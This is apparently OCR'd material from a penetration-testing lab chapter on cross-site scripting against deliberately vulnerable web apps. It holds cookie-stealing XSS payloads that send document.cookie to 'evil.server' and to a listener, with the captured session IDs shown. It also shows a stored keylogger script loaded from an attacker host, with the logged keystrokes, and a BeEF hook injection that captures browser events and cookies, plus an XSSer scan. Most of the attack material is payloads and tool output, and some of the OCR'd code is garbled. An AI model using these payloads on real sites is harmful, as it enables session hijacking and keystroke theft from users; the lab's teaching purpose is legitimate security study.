


http://vulnerable.forum//comments.php?comment=
<script>document.write(‘<img src=”http://evil.server/’+
document.cookie>+’”>’)</script>



Phishing email conatining link to:
http://vulnerable.forum//profile.php?name=
<script>document.write(‘<img src=”http://evil.server/’+
document.cookie>+’”>’)</script>





Hi, I love your site!


- by adam

Name:


xss test

Comment:

```
<script>document.write('<img src="http://127.0.0.1:8000
/'+document.cookie+'">');</script>
```



```
root@kali:~# python -m SimpleHTTPServer 8000
Serving HTTP on 0.0.0.0 port 8000 ...
127.0.0.1 - - [15/Nov/2017 00:23:23] code 404, message File not found
127.0.0.1 - - [15/Nov/2017 00:23:23] "GET /security_level=0;%20tz_offset=39600;%
20JSESSIONID=15EF1959DFFA3581EBB39E5B9371EE4A;%20acopendivids=swingset,jotto,php
bb2,redmine;%20acgroupswithpersist=nada;%20PHPSESSID=hn45g7786mmh9vmmijjkl7aoc4
HTTP/1.1" 404 -
```




HTML 5 Web Storage

Web Storage		
Key	Item	Storage Type
testinput	1	Local

testinput | 1 | ○ Session ● Local | Add New

Added key testinput to Local storage




HTML 5 Web Storage


Web Storage		
Key	Item	Storage Type
testinput	1	Local
<script>alert(1)</alert>	1	Local

<script>alert(1)</alert> | 1 | ○ Session ● Local | Add New

Added key



Defaced with XSS



Guestbook

See what people are saying about us!

- by xss test

- by test

this is a

- by myname


Hi, I love your site!

- by adam


Name: this is a test of keylogging

Comment:


```
<script src="http://10.7.7.4/klog.js"></script>
```



```
root@kali:~# cat /var/www/html/keys.txt
th,is is a, t,est, of, jBackspacekeyloggi,ngv<,><>ArrowLeft,ArrowLeftArrowLef
tscriptArrowRightArrowRight,ArrowRightArrowLeft/scrip,tkeyl,lBackspaceo ,src=
","ArrowLefthtt,p:/,/1.7.7.7Backspace4/klog.j,sHomeEndccvKeys presse,d adBack
spacefter keylogge,r
```



```
root@kali:~# beef-xss
[*] Please wait as BeEF services are started.
[*] You might need to refresh your browser once it opens.
[*] UI URL: http://127.0.0.1:3000/ui/panel
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>
```



Official website: http://beefproject.com/

Getting Started

Welcome to BeEF!


Before being able to fully explore the framework you will have to 'hook' a browser. To begin with you can point a browser towards the basic demo page here, or the advanced version here.

If you want to hook ANY page (for debugging reasons of course), drag the following bookmarklet link into your browser's bookmark bar, then simply click the shortcut on another page: Hook Me!

After a browser is hooked into the framework they will appear in the 'Hooked Browsers' panel on the left. Hooked browsers will appear in either an online or offline state, depending on how recently they have polled the framework.

Hooked Browsers

To interact with a hooked browser simply left-click it, a new tab will appear. Each hooked browser tab




DNS Lookup

Who would you like to do a DNS lookup on?

Enter IP or hostname

Hostname/IP "http://10.7.7.4:3000/hook.js

Results for




Category: Browser (6 Items)


Browser Version: UNKNOWN Initialization
Browser UA String: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0 Initialization
Browser Language: en-US Initialization
Browser Platform: Linux x86_64 Initialization
Browser Plugins: IcedTea-Web Plugin (using IcedTea-Web 1.6.2 (1.6.2-3.1)) Initialization
Window Size: Width: 1009, Height: 606 Initialization

Category: Browser Components (12 Items)

Flash: No Initialization
VBScript: No Initialization
PhoneGap: No Initialization
Google Gears: No Initialization




I...	Type	Event	Date	Bro...
89	**Event**	217.015s - [Blur] Browser window has lost focus.	2017-11-19T02...	2
88	**Event**	213.489s - [Mouse Click] x: 799 y:726 > td	2017-11-19T02...	2
87	**Event**	213.399s - [Focus] Browser window has regained focus.	2017-11-19T02...	2
86	**Event**	211.832s - [Blur] Browser window has lost focus.	2017-11-19T02...	2
85	**Event**	175.309s - [Mouse Click] x: 522 y:311 > div#idHintWrapperHeader	2017-11-19T02...	2
84	**Event**	173.254s - [Mouse Click] x: 522 y:311 > div#idHintWrapperHeader	2017-11-19T02...	2
83	**Event**	170.879s - [Mouse Click] x: 845 y:331 > blockquote	2017-11-19T02...	2
82	**Event**	170.819s - [Focus] Browser window has regained focus.	2017-11-19T02...	2
81	**Event**	154.967s - [Blur] Browser window has lost focus.	2017-11-19T02...	2
80	**Event**	149.697s - [Mouse Click] x: 808 y:315 > blockquote	2017-11-19T02...	2
79	**Event**	149.651s - [Focus] Browser window has regained focus.	2017-11-19T02...	2
78	**Event**	141.882s - [Blur] Browser window has lost focus.	2017-11-19T02...	2
77	**Event**	139.730s - [User Typed] gle.com	2017-11-19T02...	2
76	**Event**	138.718s - [User Typed] ww.goo	2017-11-19T02...	2
75	**Event**	137.702s - [User Typed] w	2017-11-19T02...	2
74	**Event**	136.689s - [User Typed]	2017-11-19T02...	2
73	**Event**	134.669s - [User Typed] .	2017-11-19T02...	2




id	date	label
0	2017-11-19 02:17	command 1

```
1   Sun Nov 19 2017 02:17:45 GMT+1100 (AEDT)
    data: cookie=showhints=1; security_level=0;
    tz_offset=39600;
    BEEFHOOK=l7F864Cm91F8TKfGbFZeVPepD6mzn
    PHPSESSID=nc11422hg6ltu57ce2rf74f427;
    acopendivids=swingset,jotto,phpbb2,redmine;
    acgroupswithpersist=nada
```



```
root@kali:~# xsser -u http://10.7.7.5/bodgeit/search.jsp -g ?q=
socket busy, retry opening
===========================================================================

XSSer v1.7b: "ZiKA-47 Swarm!" - 2011/2016 - (GPLv3.0) -> by psy

===========================================================================
Testing [XSS from URL]...
===========================================================================
[Info] HEAD alive check for the target: (http://10.7.7.5/bodgeit/search.jsp) is OK(200) [AIMED]

===========================================================================
Target: http://10.7.7.5/bodgeit/search.jsp --> 2017-11-17 01:03:51.178002
===========================================================================

---------------------------------------------
[-] Hashing: 54268d18747e4f841c28066b151e96d3
[+] Trying: http://10.7.7.5/bodgeit/search.jsp?q=">54268d18747e4f841c28066b151e96d3
[+] Browser Support: [IE7.0|IE6.0|NS8.1-IE] [NS8.1-G|FF2.0] [O9.02]
[+] Checking: url attack with ">PAYLOAD... ok

===========================================================================

socket busy, retry opening
Mosquito(es) landed!

===========================================================================
[*] Final Results:
===========================================================================

- Injections: 1
- Failed: 0
- Sucessfull: 1
- Accur: 100 %
```

